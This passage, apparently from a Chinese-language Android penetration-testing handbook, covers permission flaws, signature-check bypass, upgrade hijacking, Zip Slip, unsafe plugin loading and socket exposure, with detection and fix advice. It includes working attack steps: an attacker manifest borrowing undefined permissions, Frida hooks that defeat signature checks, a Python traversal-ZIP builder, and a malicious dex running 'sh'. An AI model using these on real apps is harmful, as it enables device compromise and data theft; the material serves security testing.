                global_stats[key].update(perms.get(key, []))
                global_stats['all'].update(perms.get(key, []))
    lines = ["AndroidManifest.xml 权限提取报告", "各应用权限详情:"]
    for pkg, perms in sorted(all_apps_data.items()):
        lines.append(f"应用包名: {pkg}")
        for p in perms['all']:
            lines.append(f"  • {p}")
    report = "\n".join(lines)
    if output_file:
        open(output_file, 'w', encoding='utf-8').write(report)
    else:
        print(report)

if __name__ == "__main__":
    main()
```

第 3 步：与系统权限列表对比，找出未定义权限。

```
# -*- coding: utf-8 -*-
"""对比权限，找出系统中不存在的权限。用法: python compare_permissions.py <app
权限文件> <系统权限文件> <输出文件>"""
import os, sys

def load(file_path, is_app_file=False):
    permissions = set()
    with open(file_path, 'r', encoding='utf-8') as f:
        for line in f:
            line = line.strip()
            if not line:
                continue
            if is_app_file:
```

```
                if line.startswith('•'):
                    permissions.add(line[1:].strip())
                elif line.startswith('android.permission.') or line.startswith
('com.'):
                    permissions.add(line.strip())
            else:
                permissions.add(line.strip())
    return permissions

if __name__ == "__main__":
    app_file, system_file, output_file = sys.argv[1], sys.argv[2], sys.argv[3]
    app_permissions = load(app_file, True)
    system_permissions = load(system_file, False)
    missing = app_permissions - system_permissions
    print(f"应用权限总数: {len(app_permissions)}")
    print(f"系统权限总数: {len(system_permissions)}")
    print(f"不存在的权限数: {len(missing)}")
    with open(output_file, 'w', encoding='utf-8') as f:
        f.write("# 不存在的权限列表\n")
        for p in sorted(missing):
            f.write(f"{p}\n")
```

第 4 步：jadx / drozer / Frida 辅助验证。

```
grep -rn "android:exported=\"true\"" AndroidManifest.xml
grep -rn "android.permission" AndroidManifest.xml | grep -v "uses-permission"
grep -rn "android:permission=" AndroidManifest.xml | grep -v "uses-permission"
```

```
dz> run app.package.info -a com.target.app
dz> run app.activity.info -a com.target.app
dz> run app.activity.start --component com.target.app com.target.app.Sensitive
Activity
```

```
// Frida：检测组件所需权限是否在本应用定义
Java.perform(function () {
    var Context = Java.use('android.content.Context');
    Context.startActivity.overload('android.content.Intent').implementation =
function (intent) {
        var target = intent.getComponent();
        if (target != null) {
            var pm = this.getPackageManager();
            var ai = pm.getActivityInfo(target, 0);
            var perm = ai.permission.value;
            if (perm != null) {
                var pi = pm.getPermissionInfo(perm, 0);
                if (pi == null) {
```

```
                    console.log('[ORPHAN] ' + target.getClassName() + ' 需要未
定义权限: ' + perm);
                }
            }
        }
        return this.startActivity(intent);
    };
});
```

12.1.4 完整利用步骤

```
<!-- 攻击者应用：声明同名权限（normal 会自动授予） -->
<manifest ...>
    <permission android:name="com.target.app.PERMISSION_SENSITIVE"
        android:protectionLevel="normal" />
    <uses-permission android:name="com.target.app.PERMISSION_SENSITIVE" />
</manifest>

Intent intent = new Intent();
intent.setComponent(new ComponentName("com.target.app", "com.target.app.Sensit
iveActivity"));
startActivity(intent); // 成功访问
```

12.1.5 实战案例：com.android.car.ui.core.SearchResultsProvider

漏洞描述：com.android.permissionController 中的 com.android.car.ui.core.SearchResultsProvider 存在游离权限漏洞。用于访问控制的 com.android.car.ui.READ_SEARCH_RESULTS 权限在系统中未定义。任何普通应用只需声明该权限（normal 自动授予），即可获得对该 Provider 的读写权限，造成越权读写。

复现步骤：

1. 确认组件信息：包 com.android.permissionController，组件 com.android.car.ui.core.SearchResultsProvider。
2. 在系统中查找 com.android.car.ui.READ_SEARCH_RESULTS，确认无定义。
3. 查看组件代码，确认可增删改查。
4. 编写 APK 声明该权限为 normal，编写代码对 Provider 进行增删改查：
    - 插入：getContentResolver().insert(uri, values)
    - 查询：getContentResolver().query(uri, null, null, null, null)
    - 清除：getContentResolver().delete(uri, null, null)

5. 验证：自定义权限已注册，插入/查询/清除均成功。

修复建议：组件保护权限必须在本应用内正确定义并设置 protectionLevel（推荐 signature）。该系统组件通过查询未保存数据，风险较小。

```
<!-- 正确配置 -->
<permission android:name="com.target.app.ACCESS_SENSITIVE"
    android:protectionLevel="signature" />
<uses-permission android:name="com.target.app.ACCESS_SENSITIVE" />
<activity android:name=".AdminActivity"
    android:exported="true"
    android:permission="com.target.app.ACCESS_SENSITIVE" />
<activity android:name=".InternalActivity" android:exported="false" />
```

12.1.6 检查要点

- 导出组件使用的权限是否在本应用/系统中定义？
- 自定义权限是否设置了 protectionLevel？
- 是否使用了第三方 SDK 定义的权限做保护？

12.2 冗余权限问题

12.2.1 漏洞概述

应用声明了 dangerous 级别权限却从未使用，或申请与功能无关的权限，扩大攻击面并引来用户质疑。

12.2.2 检测方法

```
aapt dump permissions app.apk
grep -rn "CAMERA\|READ_CONTACTS\|ACCESS_FINE_LOCATION" jadx_out/ --include="*.java"
```

```
Java.perform(function () {
    var Context = Java.use('android.content.Context');
    Context.requestPermissions.overload('[Ljava.lang.String;').implementation = function (permissions) {
        for (var i = 0; i < permissions.length; i++) console.log('[Requested] ' + permissions[i]);
        return this.requestPermissions(permissions);
    };
});
```

12.2.3 修复与加固

移除不必要权限，仅在功能触发时申请。

```
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
```

12.3 权限校验 API 误用

12.3.1 常见 API 与适用场景

```
// checkSelfPermission：只检查自身
ContextCompat.checkSelfPermission(context, Manifest.permission.CAMERA);

// checkPermission
pm.checkPermission(permission, context.getPackageName());

// enforcePermission / enforceCallingPermission / enforceCallingOrSelfPermission
context.enforcePermission(permission, pid, uid, "message");
enforceCallingPermission(Manifest.permission.CAMERA, "CameraService requires CAMERA permission");
enforceCallingOrSelfPermission(permission, message);
```

12.3.2 风险与对比

函数	用途	适用场景	主要风险	建议
checkCallingPermission()	检查调用者权限	跨进程、服务端验证	同进程调用会检查自身；仅适用 IPC	先 Binder.getCallingPid() 判断是否跨进程
checkCallingOrSelfPermission()	检查调用者或	通用	可能	明确是否需检查自身

函数	用途	适用场景	主要风险	建议
	自身		掩盖调用者权限不足，导致自身权限被滥用	
checkCallingUriPermission()	检查调用者对 URI 权限	Provider	URI 权限可被重定向攻击滥用	结合 URI 来源验证
checkUriPermission()	通用 URI 检查，可指定 UID	细粒度	UID 不可信可	确保 UID 来源可信

函数	用途	适用场景	主要风险	建议
enforceCallingPermission()	强制检查，失败抛异常	严格权限控制	导致绕过异常暴露信息；同进程会检查自身	仅用于 IPC 并捕获异常
checkUidPermission()	检查指定 UID	按 UID 检查	UID 可伪造；不适用动态权限	仅检查自身/可信 UID
checkPermission(pid, uid)	检查 PID/UID	精确控制	PID 复用导致	避免长期依赖 PID

函数	用途	适用场景	主要风险	建议
checkSignatures()	比较签名	验证身份	仅比签名，不检查权限失效	可信应用间验证，不替代权限检查
checkAppOpPermission()	检查 AppOps	运行时操作	与运行时权限不一致	同时检查两者
checkSelfPermission()	检查自身	自身组件	不适用服务端对调用者的验证	仅自身组件使用

12.3.3 补充风险

- **checkCallingUriPermission / URI 权限传递漏洞**：传递 URI 权限时未验证接收方身份，导致权限泄露；可构造非法 URI（改路径、拼无效参数）绕过校验。
- **checkUriPermission / PID、UID 伪造风险**：支持手动传入 PID/UID，可伪造合法进程；未及时回收临时 URI 权限也会被利用。
- **enforceCallingPermission 异常捕获绕过**：攻击者可劫持跨进程调用并在调用链中捕获异常，若业务仅依赖异常终止流程，可能继续执行敏感操作。
- **checkUidPermission 依赖不可信 PID/UID**：从 Intent 或外部数据获取 PID/UID 可被伪造；UID 与进程不匹配、无效 UID 也会导致误判。
- **checkPermission(pid, uid) PID 复用风险**：PID 被新进程复用导致校验失效；参数来自外部可被篡改。
- **checkSignatures 误用**：错误认为"同签名可共享权限"，忽略动态权限仍需申请。
- **checkAppOpPermission 与 AppOps 不一致**：可利用"权限未授予但 AppOps 开启"的矛盾绕过；操作码用错也会导致校验失效。

12.3.4 共性风险

权限绕过、身份冒充、场景误用（跨进程函数用于本地或反之）、版本兼容差异。

12.3.5 检查要点

- 是否用 checkSelfPermission 校验调用者？
- 是否校验了 PID/UID 来源？
- 是否同时检查了运行时权限与 AppOps？

12.4 Normal 权限误用

12.4.1 漏洞概述

权限分 normal、dangerous、signature、signatureOrSystem 四级。normal 安装即授予、无需用户确认。若将敏感权限声明为 normal，攻击者可轻易获得，导致越权。

12.4.2 AndroidManifest.xml 组件权限形式

- 通用：android:permission（保护 Activity、Service、Receiver、Provider）。

- ContentProvider：android:readPermission（query）、android:writePermission（insert/update/delete）、android:grantUriPermissions。
- Service：android:bindPermission（仅 bind）；**未设置时，android:permission 同时保护 start 与 bind**。
- BroadcastReceiver：android:permission 保护谁能发广播；发送方也可在 sendBroadcast(Intent, String) 指定接收方权限。

12.4.3 漏洞挖掘流程

1. 在 Manifest 中查找 android:permission、android:readPermission、android:writePermission、android:bindPermission。
2. 判断组件是否使用了普通权限认证；在系统中找出所有 normal 权限，与配置对比。
3. 定位组件对应的反编译代码，分析是否有高危利用方式。

```
adb shell dumpsys package <包名> | grep "permission"
adb shell dumpsys package permissions
```

12.4.4 完整利用步骤

```
<!-- 危险：敏感权限声明为 normal -->
<permission android:name="com.example.SENSITIVE_PERMISSION"
    android:protectionLevel="normal" />
```

攻击者声明同名 normal 权限并申请，即可访问受保护的组件。

12.4.5 修复与加固

```
<permission android:name="com.example.SENSITIVE_PERMISSION"
    android:protectionLevel="signature" />
```

12.5 sharedUserId 共享 UID 风险 ⚠️ 已废弃 API（API 29 起）

12.5.1 漏洞概述

多个应用通过 android:sharedUserId 共享同一 UID 后可互相访问数据与组件，且默认相互信任。若其中一个是恶意或被攻破的应用，即可访问同组其他应用数据。

12.5.2 检测方法

```
grep -rn "sharedUserId" jadx_out/AndroidManifest.xml
```

12.5.3 修复与加固

避免使用 sharedUserId，改用签名级权限与显式组件共享；必须使用时确保所有共享应用受控。

12.6 无障碍服务滥用

12.6.1 漏洞概述

无障碍服务（Accessibility Service）可读取屏幕内容、模拟点击。恶意应用可诱导用户开启后自动点击、窃取验证码、读取密码、静默授权。

12.6.2 检测方法

```
grep -rn "BIND_ACCESSIBILITY_SERVICE\|AccessibilityService\|onAccessibilityEvent" jadx_out/
adb shell settings get secure enabled_accessibility_services
```

12.6.3 修复与加固

- 非必要不申请无障碍权限。
- 无障碍服务中避免读取与模拟敏感操作。
- 对无障碍权限进行运行时提示与定期复核。

12.7 权限泄漏漏洞（ICC 暴露）原理与案例（补充）

12.7.1 原理

Android 程序运行在独立沙箱中、相互隔离；为便于通信提供了组件间通信（ICC）机制，其实现依赖 **Intent 与 Binder**（底层为 IPC）。通信发起方发送 Intent（含 action、数据、附加数据），接收方预先定义 intent-filter（可响应的 action/数据类型）声明能处理的请求。

组件分为**公开组件**与**私有组件**（由 exported 决定）。**权限泄漏漏洞**源于"不合理地公开了组件"或"未校验接收的 Intent"，表现为：**把一个拥有权限的 API 通过公开组件暴露给外界**，攻击者构造数据访问该 API 即达到**权限提升**。通常表现为两类：

- **隐私获取**：让组件返回隐私数据（短信、联系人、地理位置、邮件等）。
- **动作执行**：让组件执行系统破坏/恶意操作（结束系统服务、拨打电话、删除程序数据等）。

如上图：应用 B 拥有权限 P1，其组件 C1 公开（exported=true）且可访问 P1 对应资源；应用 A 无 P1，但可构造 Intent 启动 C1，从而**访问 P1 资源 → 越权**。

12.7.2 案例：下载文件权限泄漏（导出的 Receiver）

目标应用申请了 READ/WRITE_EXTERNAL_STORAGE，并导出一个下载用 Receiver：

```
<receiver android:name=".Download" android:enabled="true" android:exported="tr
ue">
    <intent-filter>
        <action android:name="com.example.down" />
    </intent-filter>
</receiver>
```

```
public void onReceive(Context context, Intent intent) {
    if (intent.getAction().equals("com.example.down")) {
        String url = intent.getExtras().getString("url");        // 外部可控
        String fileName = intent.getExtras().getString("fileName");
        // 触发下载（使用目标应用的存储权限）
    }
}
```

攻击：无存储权限的应用只需发送同 action 的广播，即可**借用目标应用的权限**触发下载：

```
Intent intent = new Intent();
intent.setAction("com.example.down");
intent.putExtra("url", "https://www.baidu.com/");
intent.putExtra("filename", "baidu");
sendBroadcast(intent);
```

12.7.3 防护

1. **组件不可导出**：对重要组件设置 exported="false"。
2. **设置权限级别**：自定义权限务必设置合适的 protectionLevel——signature/signatureOrSystem 要求两程序签名相同，可有效避免权限泄漏；并对接收的 Intent 做合法性校验（来源、参数）。

12.8 补充：debuggable 的绕过方法（补充）

debuggable=false 时，可用以下方式绕过以进行动态调试（见 2.2 Debug 可调试漏洞）：

- **mprop**：修改 ro.debuggable=1（非内核层修改，重启后需重新配置）。

```
adb push mprop /data/local/tmp
adb shell "cd /data/local/tmp && ./mprop ro.debuggable 1"
```

```
adb shell getprop ro.debuggable
adb shell "stop; start"    # 重启使进程更新
```

- **Xposed 模块**：如 App Debuggable，Hook 修改 ro.debuggable。
- **系统定制**：定制系统源码实现绕过。

第 13 章 应用经典漏洞

13.1 二次打包与签名校验绕过

13.1.1 漏洞概述

应用通过签名校验判断是否被二次打包。若校验逻辑存在缺陷（只校验部分字节、可被 Hook、校验结果未参与关键流程），攻击者可绕过校验重新签名打包。

> **校验机制分三类**：Java 本地验证（搜 signature 后删除/Hook）、so 本地验证（IDA 动态调试后 NOP）、网络服务器验证（抓包，加密后难度大），详见 10.19.3 数字签名与 Android 签名机制三分类。

13.1.2 检测方法

```
grep -rn "getPackageInfo\|GET_SIGNATURES\|signingInfo\|checkSignatures\|toCharsString\|hashCode" jadx_out/
```

```
// 尝试 Hook 签名校验
Java.perform(function () {
    var Utils = Java.use("com.example.app.SignatureUtils");
    Utils.checkSignature.implementation = function () { return true; };
});
```

13.1.3 完整利用步骤（验证用）

```
apktool d app.apk -o app_out/
# 修改代码/资源
apktool b app_out/ -o repacked.apk
keytool -genkey -keystore t.keystore -alias t -keyalg RSA -validity 10000
jarsigner -keystore t.keystore repacked.apk t
zipalign -v 4 repacked.apk repacked_aligned.apk
adb install -r repacked_aligned.apk
```

若能正常运行，说明签名/完整性校验不足。

13.1.4 修复与加固

- so 层做签名校验，多处校验并绑定业务。

- 结合加固提供完整性校验。

13.1.5 检查要点

- 是否有签名校验？是否可绕过？
- 校验是否参与关键流程？

13.1.6 签名校验的三类与定位/绕过案例（补充）

三类签名校验机制：

java 层签名校验：在 Java 代码中校验文件 MD5/SHA1 值 → 定位代码段后 Hook 篡改或改包重打包绕过
so 层签名校验：把校验放入 so 以增加逆向难度 → IDA/GDB 动态调试定位，Hook 注入或静态修改绕过
在线签名校验：由服务器在线验证（密钥下发后在 so/java 层校验）→ 抓包获取正确密钥/签名，再 Hook 对应代码段绕过

定位技巧：signature、killProcess、PageManager 通常是签名校验代码的关键函数——三者同时出现，很可能是签名校验点（"签名三兄弟"）。

案例 2：Java 层签名绕过（书旗小说） — 重签名后安装报错；用 AndroidKiller 解析 → 搜索 signature/killProcess 定位签名逻辑 → 修改后回编译，安装成功。

案例 3：so 层签名绕过 — 由 NDK 注册定位 JNI_OnLoad 入口，在其中查找"签名三兄弟"，分析汇编逻辑修改校验点。

案例 4：在线签名绕过 — 抓取校验数据包，查找 cookie 中的 public_key 或 Signature 值，分析后把正确值回传到对应代码段（酷狗直播升级劫持即此类，见 10.21.3）。

防护：Java/so 层进一步混淆以阻碍字符串定位；使用反调试阻碍动态定位；检测 Frida/Xposed 阻止 Hook 注入；**尽量采用在线签名 + 加密传输报文**（客户端上传本地程序信息 → 服务端返回校验代码 → 客户端动态执行返回结果；登录信息在 NDK 层用签名加密）。

13.2 APK 升级中间人劫持漏洞

13.2.1 漏洞概述

APK 有自升级与提示升级两种方式，漏洞一般发生在第一种。若开发不规范，下载过程可被中间人劫持，替换用户下载的 APK。

升级流程	隐患	危害
升级 API	未加密	返回恶意下载地址

升级流程	隐患	危害
下载 API	未加密	下载路径被篡改，下载恶意 APK
程序安装 API	本地路径篡改	安装错误的 APK

真实案例：酷我音乐（HTTP 明文升级劫持，替换下载的 APK）、酷狗直播（hash 校验可被同步替换绕过）、作业帮（HTTPS 升级后报文未变，可降级用旧 HTTP 版抓明文再利用）等，详见 10.21 HTTP/HTTPS 通信漏洞真实案例。

13.2.2 检测方法

- 查看升级/下载接口是否使用 HTTPS。
- 检查安装时是否对安装包做了安全校验（hash、签名、包名）。

```
# 抓包观察升级接口
# 检查代码中升级逻辑
grep -rn "Upgrade\|Update\|download\|install" jadx_out/ | grep -i "apk\|url"
```

13.2.3 完整利用步骤（验证用）

1. 抓取升级请求，若为 HTTP，可篡改返回的下载地址。
2. 将下载地址指向恶意 APK，观察客户端是否直接下载安装。
3. 尝试篡改升级接口返回的版本号/强制升级标志。

13.2.4 修复与加固

- 升级与下载接口均 HTTPS 并校验证书。
- 对服务端返回文件做 hash（MD5/SHA256）或 RSA 签名校验；同时校验自定义 key。
- 注意：若下载地址与 MD5 由同一未加密响应返回，二者可能被同时劫持，不能只依赖响应中的 MD5。
- 安装过程必须校验包名与签名。

13.2.5 检查要点

- 升级/下载是否 HTTPS？
- 是否校验文件 hash/签名？
- 安装前是否校验包名与签名？

13.3 ZIP 解压缩漏洞（Zip Slip）

13.3.1 漏洞概述（描述）

Zip Slip 本质上是**目录遍历**的一种，通过让应用程序解压**恶意的压缩文件**来完成攻击。攻击者构造一个压缩包条目（entry）中携带 ../ 的压缩文件，通过**上传或下发**交给应用程序解压。由于程序解压时没有对文件名做合法性校验，而是**直接把文件名拼接在待解压目录之后**，导致文件被解压到正常解压路径之外，进而**覆盖可执行文件**，等待系统或用户调用它们时实现**代码执行**（也可能覆盖配置文件或其他敏感文件）。

危害：若被覆盖的是动态链接库 so、dex 或 odex 文件，轻则产生**本地拒绝服务**、影响应用可用性；重则造成**任意代码执行**，危害用户设备安全与信息安全（典型案例：寄生兽漏洞、海豚浏览器远程命令执行、三星默认输入法远程代码执行等）。若覆盖的是配置文件，则可能篡改业务逻辑或安全策略。

相关名称：Zip Slip、Zip 目录遍历、ZipperDown（见 13.10.1）。

13.3.2 背景知识

- 在 Linux/Unix 系统中，../ 代表**向上一级目录跳转**。程序若在当前工作目录中处理形如 ../../../../../../../../../../../etc/hosts 的路径，会**跳出当前工作目录**进入其他目录。
- Java 解压 ZIP 时使用 ZipEntry 类的 getName() 方法。如果 ZIP 中包含 ../，**该方法会原样返回**。如果没有过滤掉 getName() 返回值中的 ../ 就继续解压，就会在**其他目录**中创建解压文件。
- ZipInputStream / ZipOutputStream 对子文件名**没有格式限制**（相对地，Windows/Linux 文件系统不允许文件名包含这些特殊字符），因此恶意 ZIP 可以合法地携带 ../。

13.3.3 产生原理

ZIP 压缩包允许存在 ../ 字符串。攻击者利用多个 ../，在解压时**改变 ZIP 包中某个文件的存放位置**，覆盖应用原有文件：

```
public void unzip(String zipPath, String destDir) {
    ZipInputStream zis = new ZipInputStream(new FileInputStream(zipPath));
    ZipEntry entry;
    while ((entry = zis.getNextEntry()) != null) {
        // 攻击者构造的 entry 名称：../../data/data/com.app/files/evil.dex
        File file = new File(destDir, entry.getName()); // 直接拼接，路径穿越
        FileOutputStream fos = new FileOutputStream(file);
        byte[] buffer = new byte[1024];
        int len;
```

```
            while ((len = zis.read(buffer)) > 0) fos.write(buffer, 0, len);
            fos.close();
        }
    }
```

13.3.4 Zip 包下载渠道（攻击者如何把恶意 ZIP 送达客户端）

Zip Slip 的利用前提是"让应用解压攻击者可控的 ZIP"。因此**凡是下载并使用 ZIP 的功能都是候选攻击面**，需评估其来源与完整性：

渠道	说明	风险
热修复 / 插件更新	应用从服务器或 CDN 下载 dex/zip 后本地解压加载（见 13.4）	ZIP 被替换或中间人篡改
资源离线包	换肤、字体、地图、离线文档等打包为 ZIP 下发后解压	覆盖关键文件
主题 / 表情 / 彩铃包	用户或第三方可上传的 ZIP 资源	来源不可信
文件下载/分享	应用内可下载并解压他人分享的 ZIP	任意来源
导入 / 备份恢复	支持导入 ZIP 备份并解压	用户可控

要点：若 ZIP 的**下载通道未加密（HTTP）或未校验签名/hash**，攻击者可直接替换为实现 Zip Slip 的恶意 ZIP；即便通道为 HTTPS，也需校验**服务端签名**以防被劫持或供应链投毒（见 13.2）。

13.3.5 检测方法

```
# 定位解压逻辑
grep -rn "ZipInputStream\|ZipEntry\|getNextEntry\|getName\|ZipFile\|ZipOutputStream" jadx_out/
# 结合下载逻辑（哪里下载 zip）
grep -rn "download\|\.zip\|unzip\|decompress" jadx_out/ | grep -iE "url|file|zip"

# 手动构造恶意 zip
mkdir -p test/../../data/data/com.app/files/
echo "malicious" > test/../../data/data/com.app/files/evil.txt
zip -r malicious.zip test/
# 检查 zip 内条目名（应能看到 ../）
unzip -l malicious.zip
```

13.3.6 完整利用步骤

1. 定位应用的解压逻辑与目标目录（常见：getCacheDir()、getFilesDir()、外部存储插件目录）。
2. 构造含 ../ 的 ZIP，使解压后覆盖目标文件（如热修复 dex、so、配置）。
3. 通过对应**下载渠道**（见 13.3.4）把恶意 ZIP 送达客户端，或替换原下载地址（HTTP 场景）。
4. 触发解压，观察目标文件是否被覆盖（对比 hash；或观察后续加载执行）。

```
# 验证是否成功覆盖（示例）
adb shell su -c "md5sum /data/data/com.example.app/files/plugin.dex"
```

13.3.7 修复与加固

```
String canonicalDestDir = new File(destDir).getCanonicalPath();
String canonicalFile = new File(destDir, entry.getName()).getCanonicalPath();
if (!canonicalFile.startsWith(canonicalDestDir)) {
    throw new SecurityException("Zip Slip detected: " + entry.getName());
}
```

- 过滤 ..、/、\ 等危险字符，限制解压目标目录范围。
- 使用 getCanonicalPath() 规范化后校验前缀。
- **下载渠道加固**：HTTPS + 证书校验 + 对 ZIP 做签名/哈希校验，防止被替换（见 13.2）。
- 解压后的可执行文件（dex/so）加载前再做**签名/完整性校验**（见 13.4）。
- 尽量使用系统/成熟库的安全解压 API，避免自行拼接路径。

13.3.8 检查要点

- 是否存在 ZIP 解压逻辑？是否校验条目路径？
- 是否可覆盖应用关键文件（so/dex/odex/配置）？
- ZIP 的下载渠道是否加密并校验签名/hash？
- 解压后的可执行文件加载前是否再次校验完整性？

13.3.9 ZIP 文件结构与 Google 官方修复代码（补充）

ZIP 由三部分组成：**源文件数据存储区**（每个文件 = local file header + file data + data descriptor）、**中心目录区**、**中心目录结束标识（EoCD）**。

Google 官方修复建议（对解压后的 canonical path 做前缀校验）：

```
InputStream is = new InputStream(untrustedFileName);
ZipInputStream zis = new ZipInputStream(new BufferedInputStream(is));
while ((ZipEntry ze = zis.getNextEntry()) != null) {
    File f = new File(DIR, ze.getName());
    String canonicalPath = f.getCanonicalPath();
    if (!canonicalPath.startsWith(DIR)) {
        // SecurityException
    }
    // Finish unzipping...
}
```

13.3.10 真实案例：海豚浏览器主题 Zip 目录穿越（未打补丁设备）

海豚浏览器 V11.4.18 主题本质是一个 ZIP 包，下载后解压到应用 files 目录。
思路：构造一个 ZIP，使条目名携带 ../ 指向 libdolphin.so 的位置并覆盖它。

1. 抓包找到主题下载链接，下载并改名为 zip 解包，确认主题是 zip 结构；
2. 确认目标 so 位置：/data/data/com.dolphin.browser.express.web/files；
3. 用 Python 构造带 ../ 的 ZIP：

```
import zipfile
if __name__ == '__main__':
    ZipPath = '../../../../../data/data/com.dolphin.browser.express.web/files/
libdolphin.so'
    zp = zipfile.ZipFile('/root/Desktop/zipAttack/attack.zip', 'w')
    zp.write('/root/Desktop/zipAttack/libdolphin.so', ZipPath)
```

1. 劫持主题下载应答，替换为攻击 ZIP，触发下载解压。

> 测试结论：在 **Android 6.0**（已打补丁）上失败——系统在解压时已对 ../ 做了过滤。此案例旨在理解 Zip 穿越原理；在未打补丁的设备/自实现解压逻辑上仍可能成功。

13.4 插件动态加载漏洞

> ⚠️ **API 已废弃**：示例中的 Environment.getExternalStorageDirectory() 自 Android 10（API 29）起废弃，且分区存储后应用对外部目录的访问受限。排查老应用时仍适用；新实现应改用应用专属目录（getExternalFilesDir()）并加密校验。

关联：插件/热修复通常以 **ZIP 下载 → 解压 → 加载 dex/so** 的链路实现，需同时排查 13.3.4 Zip 包下载渠道 与 13.3 ZIP 解压缩（Zip Slip）。

13.4.1 漏洞概述

应用为扩展功能常从外部存储加载 dex/so/apk。若未做签名/完整性校验，攻击者可替换或篡改，实现代码执行、权限提升。

13.4.2 检测方法

```
grep -rn "DexClassLoader\|PathClassLoader\|DexFile\|System.loadLibrary\|System.load" jadx_out/
grep -rn "getExternalStorageDirectory\|/sdcard/\|/storage/" jadx_out/
```

13.4.3 完整利用步骤

```
// 危险：从 SD 卡加载未校验 dex
String pluginPath = Environment.getExternalStorageDirectory() + "/plugins/" + pluginName + ".dex";
DexClassLoader classLoader = new DexClassLoader(pluginPath,
    getDir("dex", MODE_PRIVATE).getAbsolutePath(), null, getClassLoader());
Class<?> pluginClass = classLoader.loadClass("com.plugin.EntryPoint");
pluginClass.getMethod("run").invoke(pluginClass.newInstance());
```

```
# 攻击步骤
jadx -d target_app target.apk            # 1. 分析动态加载机制
# 2. 找到加载路径（如 /sdcard/plugins/xxx.dex）
javac -source 1.7 -target 1.7 EntryPoint.java
dx --dex --output=malicious.dex EntryPoint.class
adb push malicious.dex /sdcard/plugins/xxx.dex   # 5. 替换插件
# 6. 触发加载，执行恶意代码
```

恶意类示例：

```
public class EntryPoint {
    public void run() {
        Runtime.getRuntime().exec("sh"); // 反弹 shell / 窃取数据
    }
}
```

13.4.4 修复与加固

```
public boolean verifyPluginSignature(String pluginPath) {
    PackageInfo pi = getPackageManager().getPackageArchiveInfo(
        pluginPath, PackageManager.GET_SIGNATURES);
    if (pi == null) return false;
    Signature[] pluginSigs = pi.signatures;
```

```
    Signature[] appSigs = getPackageManager().getPackageInfo(
        getPackageName(), PackageManager.GET_SIGNATURES).signatures;
    return pluginSigs[0].toCharsString().equals(appSigs[0].toCharsString());
}
```

- 签名校验（与应用自身签名比对）。
- MD5/SHA256 完整性校验。
- 插件存私有目录并加密。
- 使用安全类加载器，限制可加载的类。

13.4.5 检查要点

- 是否从外部加载 dex/so/apk？
- 加载前是否校验签名与完整性？
- 是否可被替换？

13.4.6 Dex 文件结构与动态加载（补充）

DEX 是 Dalvik 运行的文件，包含应用全部操作指令与运行时数据；相对 .class 文件，它把共有信息合并为一体，减少冗余。DEX 由三大部分组成：

- **文件头（Dex Header）**：固定 0x70 字节，含标志、版本号、校验码、SHA-1 签名、各类数量与偏移地址——**DEX 的其他部分都需通过 Header 中的索引才能找到**。
- **索引区**：字符串、类型、方法、域、方法的索引。
- **数据区**：类的定义区、数据区、链接数据区（提供索引区到数据区的映射）。

动态加载：程序运行时加载外部的可执行文件（dex/so/apk）并运行，用于插件化、热部署、热修复。特点：

- 运行时加载本不存在的文件实现功能（常见于更新）；
- 可执行文件**可替换**（更换静态资源不算动态加载）；
- 核心思想是**动态调用外部 DEX**：APK 自带 dex 是入口，功能可从服务器下载 dex 完成。

按机制分为 **虚拟机层动态加载** 与 **Native 层动态加载**。

13.4.7 动态加载案例与 Android 4.4+ 防护（补充）

案例：从 sdcard 动态加载 dex

```
private void testDexClassLoader(Context context, String dexfilepath) {
    File optfile = context.getDir("opt_dex", 0);   // 优化后的 dex
    File libfile = context.getDir("lib_dex", 0);   // lib 库
    ClassLoader parent = MainActivity.class.getClassLoader();
    DexClassLoader loader = new DexClassLoader(
        dexfilepath, optfile.getAbsolutePath(), libfile.getAbsolutePath(), par
ent);
    Class clazz = loader.loadClass("com.example.test.TestClass");
    // 反射调用 test02()
}
// 调用：testDexClassLoader(appContext, "/sdcard/classes.dex");
```

源 APK 未对加载的 dex 做签名校验 → 可导入恶意代码。

> **系统防护**：Android 4.4 后加入"对存放 JAR/DEX 目录文件的 user_id 与动态加载进程的 user_id 是否一致"的判断，不一致则抛异常、加载失败，能较好防范替换加载的 dex。

加固方案：

1. 将动态加载的 DEX/APK 放在 APK 内部或**应用私有目录**；
2. 使用 HTTPS 下载并置于私有目录；
3. 对加载的 dex 做**完整性校验 + 签名校验**。

13.4.8 MultiDex 方法数溢出（补充）

单个 DEX 文件的 方法数上限为 **65536**（0xFFFF）。当应用方法数超过此限值时需启用 MultiDex（android.support.multidex 或 Android 5.0+ ART 原生支持）。

安全风险：

- **MultiDex 拆分逻辑可被利用**：若应用从外部存储加载辅助 DEX（而非内置于 APK），攻击者可替换辅助 DEX 注入恶意代码（见 13.4 动态加载）。
- **方法数限制作为指纹**：方法数可作为应用版本/构建特征的指纹，辅助判断目标版本是否存在已知漏洞。
- **反射绕过混淆**：MultiDex 拆分后部分类在 classes2.dex~classesN.dex，静态分析工具可能遗漏；需确保 jadx/jeb 加载全部 DEX。

```
# 检查 DEX 数量
unzip -l app.apk | grep "\.dex"
```

```
# 方法数统计
dex-method-counts app.apk  # 需安装 dex-method-counts 工具
```

测试要点：① 确认是否存在 MultiDex；② 辅助 DEX 是否从外部存储加载（若是，见 13.4 替换攻击）；③ 静态分析时确保所有 DEX 均被加载。

13.5 Socket 远程连接漏洞

13.5.1 漏洞概述

应用使用 PF_UNIX/PF_INET/PF_NETLINK 等 Socket 进行本地 IPC 或远程通信。暴露的 Socket 是潜在攻击面，历史上出现过利用 Socket 进行拒绝服务、root 提权或远程命令执行的案例。特别是 PF_INET 网络 Socket，由于缺乏对调用者身份或本地 PID/permission 的细粒度检查，在实现不当时可突破沙箱，以被攻击应用权限执行命令。

典型代表是"虫洞漏洞"——百度系列 APP 的 Socket 远程攻击漏洞。成因是手机开放端口但缺少身份验证或权限控制缺陷，攻击者拿到端口权限后即可使用该端口的全部功能。

可能造成：远程静默安装应用、远程启动任意应用、远程打开任意网页、远程静默添加联系人、远程获取 GPS/IMEI/安装应用信息、远程发送任意广播、远程读写文件等。

13.5.2 检测方法

```
adb shell netstat -tlnp
nmap -sV -p <port> <ip>
grep -rn "ServerSocket\|DatagramSocket\|bind(new InetSocketAddress" jadx_out/
```

TCP 数据流示例：

```
private static void startMonitor() {
    ServerSocket server = null;
    BufferedReader br = null;
    try {
        server = new ServerSocket();
